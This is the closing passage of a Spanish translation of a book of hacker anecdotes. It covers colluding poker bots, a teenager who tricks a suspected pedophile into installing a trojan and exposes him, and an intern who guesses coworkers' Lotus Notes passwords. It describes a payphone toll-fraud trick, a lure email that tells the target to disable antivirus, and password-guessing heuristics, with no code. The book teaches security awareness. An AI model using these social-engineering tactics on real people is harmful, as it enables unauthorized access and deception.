> *Después de haber intentado sin resultado hacer negocio con la tecnología del robot, decidí llevar todo el proyecto clandestinamente. Modifiqué el robot para jugar en uno de los sitios Web de póquer más grandes y amplié la tecnología para poder jugar "en equipo ", de modo que dos o más robots jugaran en la misma mesa compartiendo entre ellos las cartas ocultas para sacar una ventaja desleal.*

En su mensaje de correo electrónico original sobre esta aventura, Rom insinnaba que sus robots continuaban en uso. Posteriormente, nos volvió a escribir para pedirnos que contáramos lo siguiente:

> *Después de haber valorado el perjuicio económico que podría causar a miles de jugadores de póquer* online, *Ron había decidido en última instancia no volver a utilizar su tecnología contra otras personas.*

No obstante, que los jugadores *online* decidan por sí mismos. Si Ron pudo hacerlo, puede haber otros. Quizás sea mejor que tomen un avión a Las Vegas.

EL JOVEN CAZADOR DE PEDÓFILOS

Mi coautor y yo pensamos que esta historia era obligada. Aunque podría ser sólo parcialmente cierta o, por todo lo que sabemos, completamente inventada, decidimos compartirla tal como nos llegó:

Todo empezó cuando yo tenía unos 15 años. Un amigo mío, Adam, me enseñó a hacer llamadas telefónicas gratuitas desde una cabina del colegio que se encontraba fuera del pabellón donde solíamos comer. Fue la primera vez que yo hacía algo remotamente ilegal. Adam enganchó un clip en una especie de tarjeta telefónica gratuita y utilizaba éste para perforar el auricular del teléfono. Entonces marcábamos el número al que queríamos llamar, manteniendo el último dígito y tocando al mismo tiempo el micrófono con el clip. A continuación se oían algunos clics y después el tono de llamada. Yo estaba atemorizado. Era la primera vez en mi vida que reparé en el poder del conocimiento.

Inmediatamente después comencé a leer todo lo que caía en mis manos. Si era información de carácter sospechoso, tenía que leerlo. Utilicé el truco del clip durante todo el instituto hasta que sentí interés por caminos más oscuros. Quizás, era para ver hasta dónde podía llegar este camino recién descubierto. Eso unido a la emoción de hacer algo "malo" es suficiente para conducir a un gamberro de 15 años por la clandestinidad.

El siguiente paso fue darme cuenta de que para ser un hacker *no es sólo conocimiento lo que hace falta. Se necesita esa astucia social para poner en práctica una trampa.*

Aprendí algo sobre los programas conocidos como troyanos a través de un amigo online *que me ayudó a descargar uno en mi ordenador. Mi amigo podía hacer cosas sorprendentes como ver lo que yo estaba escribiendo, grabar la película de mi videocámara y todo tipo de cosas divertidas. Me sentía en el paraíso. Investigué todo lo que pude sobre los troyanos y comencé a incluirlos en ejecutables de uso común. Entraba en los chats e intentaba que alguien se descargara uno, pero el problema era la confianza. Nadie confiaba en mí y tenían motivos.*

Elegí aleatoriamente un chat IRC de adolescentes y entré. Ahí es donde lo encontré: un pedófilo llegó buscando fotos de niños y adolescentes. Al principio pensé que era una broma, pero decidí seguirle el juego y ver si podía hacer que esta persona fuera una víctima.

Empezamos a hablar en privado haciéndome pasar por una chica dispuesta a quedar con él un día, pero no de la forma que él pensaba.

Este señor era un enfermo, por no decir nada peor. Mis instintos de chaval de 15 años me pedían que hiciera justicia en el mundo. Quería que lo pagara bien caro para que se lo pensara dos veces antes de volver a intentar pescar niños. Intente en muchas ocasiones enviarle el troyano, pero él era más listo que yo. Tenía instalado un programa antivirus que bloqueaba todos mis intentos. Lo bueno del caso es que nunca sospechó de mi malicia. Pensaba que mi ordenador podría estar infectado y que el troyano se adjuntaba por sí solo a las fotos que yo intentaba enviarle. Yo me hacía el tonto.

Después de unos cuantos días de conversación, comenzó a ponerse insistente. Quería fotos obscenas de mí y me dijo que me quería y que quería conocerme. Era un cerdo de primera y el objetivo perfecto para atacarlo sin sentir remordimientos, si tan sólo pudiera entrar en su máquina. Había recabado información suficiente sobre cómo acceder a algunas de sus cuentas de correo. ¿Sabéis esas preguntas simples que te hacen? "¿Cuál es tu color favorito? ", "¿Cual es el nombre de soltera de tu madre?" Todo lo que tenía que hacer es sacarle esa información y podría entrar.

El tema en el que estaba metido era muy ilegal. Sólo por la cantidad de pornografía con niños de diferentes edades... Me ponía enfermo.

Entonces se me ocurrió una idea. Si no aceptaba mi troyano directamente, quizás lo aceptara de alguno de sus amigos pornográficos. Creé una dirección falsa de correo electrónico y le escribí un mensaje corto.

Echa úi vistazo a este vídeo caliente. Desactiva el antivirus antes de descargarlo porque estropea la calidad. P.D. Estás en deuda conmigo.

Yo estaba seguro de que iba a picar y esperé pacientemente toda la tarde a que comprobara el buzón de correo. Me había rendido. Todo eso [de la ingeniería social] no era para mí.

Entonces, alrededor de las once de la noche, pasó. Recibí el mensaje que enviaba mi troyano para informarme de que se había instalado en su máquina. ¡Lo había conseguido!

Conseguí el acceso e inmediatamente empecé a copiar pruebas en una carpeta [que creé en su ordenador]; La llamé "jailbait"[126]. Reuní un montón de información sobre este hombre. Su nombre, dirección, dónde trabajaba e, incluso, en qué documentos trabajaba en esos momentos.

No podía llamar al FBI o a la policía local por temor a que eso [por el simple hecho de conocer el material que tenía aquel hombre en el ordenador] me supusiera ir a la cárcel y me daba miedo. Después de asomarme y mirar un poco más, supe que estaba casado y que tenía hijos. Me pareció terrible.

Hice lo único que se me ocurrió. Le envié un mensaje a su mujer con toda la información que necesitaba para abrir el archivo "jailbait". Entonces, borré mis huellas y quité el troyano.

Aquélla fue mi primera experiencia no sólo de explotación de código, sino también de la emoción de conseguir algo. Cuando conseguí el accesoo, me di cuenta de que eso no era para lo que estaba hecho. No sólo exigía conocimiento, sino astucia, mentiras, manipulación y trabajo duro. Pero merecía la pena cada brizna de energía dedicada a timar a ese cerdo. Me sentí como un rey a los 15 años. Y no lo pude compartir con una sola persona.

Aunque me gustaría no haber visto las cosas que vi.

... Y NI SIQUIERA TIENES QUE SER *HACKER*

De las historias de este libro se desprende que la mayoría de los *hackers* dedican años a desarrollar su conocimiento. Por ello, siempre me parece sorprendente encontrarme con un *exploit* (o código) para cuya programación se requiere pensamiento de *hacker* y que lo ha llevado a

[126] N. de la T. Es el nombre que se da a las chicas menores con las que constituye un delito tener relaciones sexuales.

cabo alguien que no tiene experiencia en el *hacking.* Es el caso de esta anécdota.

En el momento de este incidente, John estaba en la universidad, en el último curso de Tecnología Informática y había encontrado un puesto en prácticas en una compañía de gas y electricidad de la zona, de modo que cuando se licenció no sólo tenía el título, sino, también, un poco de experiencia. La compañía lo puso a trabajar en las actualizaciones del programa Lotus Notes para los empleados. Cada vez que él llamaba a alguien para fijar una cita, le pedía su contraseña de Lotus Notes para poder llevar a cabo la actualización. La gente no ponía repararos en facilitar su información.

Sin embargo, en ocasiones algún mensaje de voz de los que escuchaba terminaba programando una cita, pero él no tenía la oportunidad de pedir con antelación la clave de otros. El lector ya sabrá qué esperar y John lo descubrió por sí sólo: "Me encontré con que el 80 por ciento de la gente nunca había cambiado su contraseña desde que se instaló Notes en su sistema, por eso mi primer intento era 'contraseña".

Si eso fallaba, John indagaba un poco por el cubículo de la persona en cuestión y miraba si había alguna nota con todas sus contraseñas, que generalmente encontraba pegada directamente, a plena vista, en el monitor; si no, escondida (si se puede decir así) debajo del teclado o en el primer cajón.

Si después de intentar este método seguía con las manos vacías, todavía le quedaba una carta. "Cualquier cosa que me diera una pista de los nombres de los niños, mascotas, aficiones, etc." Por lo general, bastaba con algunos intentos.

En una ocasión, le resultó más difícil de lo habitual. "Todavía recuerdo la contraseña de una mujer que me estaba complicando, hasta que observé en que todas las fotos había una moto". Tuve una corazonada y probé "harley"... y funcionó.

Animado por el éxito, comenzó a llevar la cuenta. "Me lo tomé como un juego y conseguí entrar más del 90 por ciento de las veces dedicando menos de diez minutos a cada contraseña. Las que se me

escapaban, terminaba siendo información muy simple que habría podido encontrar si hubiera investigado un poco más. Casi siempre, las fechas de cumpleaños de los hijos".

Al final fueron unas prácticas muy provechosas, en las que "no sólo rellené el curriculum, sino que, además, aprendí que nuestra primera línea de defensa contra los *hackers* es también la más débil: los propios usuarios y las contraseñas que eligen".

Parece que es un mensaje muy adecuado para terminar. Si todos los usuarios mejoraran sus contraseñas esta noche, y no las dejaran apuntadas en un sitio fácil de encontrar, mañana amaneceríamos, de repente, en un mundo mucho más seguro.

Esperamos que sea una invitación a la acción para todos los lectores de este libro.

Esta edición se terminó de imprimir en abril de 2007. Publicada por ALFAOMEGA GRUPO EDITOR, S.A. de C.V. Apartado Postal 73-267, 03311, México, D.F. La impresión se realizó en TALLERES GRÁFICOS DEL D.F., Puente Moralillo No. 49, Col. Puente Colorado, 01730, México, D.F.